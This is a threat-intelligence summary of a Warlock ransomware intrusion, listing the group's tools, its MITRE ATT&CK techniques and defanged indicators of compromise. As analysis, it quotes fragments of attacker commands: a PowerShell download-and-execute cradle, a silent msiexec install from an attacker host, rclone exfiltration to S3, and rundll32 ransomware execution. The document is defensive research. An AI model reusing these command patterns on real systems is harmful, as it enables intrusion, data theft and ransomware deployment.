
Warlock has expanded its post‑exploitation toolkit—adding TightVNC, the Yuze tunneling tool, and a persistent BYOVD technique that abuses the NSecKrnl.sys driver—to improve persistence, lateral movement, and kernel‑level defense evasion. The group continues to reuse legitimate tools (Velociraptor, VS Code tunnels, Cloudflare Tunnel, Supabase hosting, and renamed rclone) and deploys ransomware via GPO (run.dll/RunCryptor), targeting industries such as technology, manufacturing, and government. #Warlock #WaterManaul #TightVNC #NSecKrnl
Keypoints
- Warlock (tracked as Water Manaul) expanded its toolkit with TightVNC for persistent GUI access, Yuze for SOCKS5 tunneling, and a BYOVD technique abusing the NSecKrnl.sys driver to disable security products at the kernel level.
- Initial access continued via vulnerable internet-facing SharePoint servers and DLL sideloading, with a Cobalt Strike beacon contacting code[.]translatevv[.]com and web shell (cproxy.aspx) persistence in IIS/SharePoint.
- The group repurposes legitimate DFIR and admin tools—Velociraptor, VS Code CLI tunnels, Cloudflared, and renamed rclone—to create multiple redundant C2 channels and to exfiltrate data to attacker-controlled S3 buckets.
- Lateral movement used credential theft (DCSync via debug.exe), PsExec, PSRemoting, RDP patching, and GPO-based deployment to achieve domain compromise and mass ransomware distribution through SYSVOL/NETLOGON replication.
- Defense evasion includes a customized NSec-Killer BYOVD loader (TrendSecurity.exe) that leverages a vulnerable NSec driver to terminate >30 security product processes and deploys this tool domain-wide via GPO.
- The primary ransomware payload (run.dll exporting RunCryptor) is executed via rundll32, run.exe, or direct SYSVOL calls, and drops a ransom note named lockdatareadme.txt after encryption.
MITRE Techniques
- [T1190 ] Exploit Public‑Facing Application – Used to gain initial foothold via SharePoint vulnerabilities (‘Microsoft SharePoint vulnerabilities remain as some of the entry vectors being abused by these threat actors’).
- [T1059.001 ] Command and Scripting Interpreter: PowerShell – PowerShell was used for downloading and reflective in-memory execution (‘[Reflection.Assembly]::Load((New-Object Net.WebClient).DownloadData(…)’).
- [T1505.003 ] Server Software Component: Web Shell – Persistence in IIS/SharePoint via web shell creation (‘the web shell cproxy.aspx was then written to C:ProgramDatacproxy.aspx by w3wp.exe’).
- [T1068 ] Exploitation for Privilege Escalation – Achieved domain control and administrator account changes after lateral activity (‘gained control of the DC, reset the password of the built-in Administrator account’).
- [T1218.011 ] System Binary Proxy Execution: Rundll32 – Ransomware executed via rundll32 invoking RunCryptor (‘rundll32 c:userspublicrun.dll,RunCryptor’).
- [T1027 ] Obfuscated Files or Information – C2 and payloads concealed using encoded scripts and obfuscation (‘The encoded data is concealed within a jQuery script, designed to blend seamlessly with ordinary web traffic’).
- [T1562.001 ] Impair Defenses: Disable or Modify Tools – BYOVD technique used to terminate security processes at kernel level (‘leveraged it to continuously terminate security product processes at the kernel level’).
- [T1620 ] Reflective Code Loading – In-memory .NET assembly loading and execution via Reflection.Assembly::Load and EntryPoint.Invoke (‘[Reflection.Assembly]::Load((New-Object Net.WebClient).DownloadData(…)).EntryPoint.Invoke(…)’).
- [T1003.006 ] OS Credential Dumping: DCSync – DCSync attacks performed using a tool to impersonate a DC (‘debug.exe was used to impersonate a Domain Controller and retrieve user credentials’).
- [T1087.002 ] Account Discovery: Domain Account – Discovery and manipulation of domain accounts were observed during lateral movement (‘added a domain user to the Domain Administrators group’).
- [T1021.002 ] Remote Services: SMB/Windows Admin Shares – Ransomware and scripts staged and invoked via SYSVOL/NETLOGON shares (‘rundll32 [VICTIM-DOMAIN]SYSVOL[VICTIM-DOMAIN]scriptsrunrun.dll,RunCryptor’).
- [T1021.001 ] Remote Services: Remote Desktop Protocol – RDP Patcher/wrapper used to enable concurrent sessions and stealthy remote access (‘RDP Patcher enables the non-server Windows edition to have concurrent RDP sessions’).
- [T1021.006 ] Remote Services: Windows Remote Management – PSRemoting was enabled and used for remote command execution (‘Enable-PSRemoting -Force -SkipNetworkProfileCheck’).
- [T1560.001 ] Archive Collected Data: Archive via Utility – Data exfiltration and collection used a renamed rclone to copy files to S3 (‘TrendFileSecurityCheck.exe copy REDACTEDREDACTED :s3:REDACTED/src …’).
- [T1095 ] Non‑Application Layer Protocol – Use of SOCKS5 reverse tunnels and nonstandard ports via Yuze for C2 (‘Yuze … supports forward and reverse SOCKS5 proxy tunneling’).
- [T1572 ] Protocol Tunneling – Multiple tunneling mechanisms used for covert C2, including Cloudflare, VS Code tunnels, and Yuze (‘leveraged VS Code’s built-in tunneling capability to establish a covert C&C channel’).
- [T1105 ] Ingress Tool Transfer – Remote download and execution of tools (v4.msi/Velociraptor) from Supabase and other hosting (‘msiexec /q /i hxxps://…supabase[.]co/…/v4.msi’).
- [T1048.003 ] Exfiltration Over Alternative Protocol: Unencrypted Non‑C2 Protocol – Data exfiltration using renamed rclone to an S3 bucket and other offsite storage (‘TrendFileSecurityCheck.exe copy … :s3:REDACTED/src …’).
- [T1486 ] Data Encrypted for Impact – Ransomware encryption performed by run.dll’s RunCryptor export (‘RunCryptor that performs the actual file encryption’).
Indicators of Compromise
- [IP Address ] Primary external C2 endpoint – 198[.]13[.]158[.]193 (registered to blnwx[.]com).
- [Domain ] C2 and payload hosting – code[.]translatevv[.]com (Cobalt Strike C2), vdfccjpnedujhrzscjtq[.]supabase[.]co (v4.msi hosting).
- [File Name ] Loader and BYOVD binaries – TrendSecurity.exe (NSec loader), TrendFileSecurityCheck.exe (renamed rclone used for exfiltration).
- [Driver/File ] Vulnerable kernel driver – NSecKrnl.sys (driver exploited for kernel‑level process termination).
- [Files/Artifacts ] Ransomware and persistence artifacts – run.dll (RunCryptor), run.exe, cproxy.aspx (web shell), v4.msi (Velociraptor installer).
- [URLs/Hosts ] In-memory payload sources and staging – litter[.]catbox[.]moe/zqqxb3.txt, files[.]catbox[.]moe/wzsjlw.dll (in-memory .NET payloads), vscode.download.prss.microsoft.com (VS Code CLI download).
- [Process Names ] Observed malicious process activity – w3wp.exe (SharePoint worker spawning Cobalt Strike), msiexec.exe (silent MSI install), PsExec/PSEXESVC artifacts.
Read more: https://www.trendmicro.com/en_us/research/26/c/dissecting-a-warlock-attack.html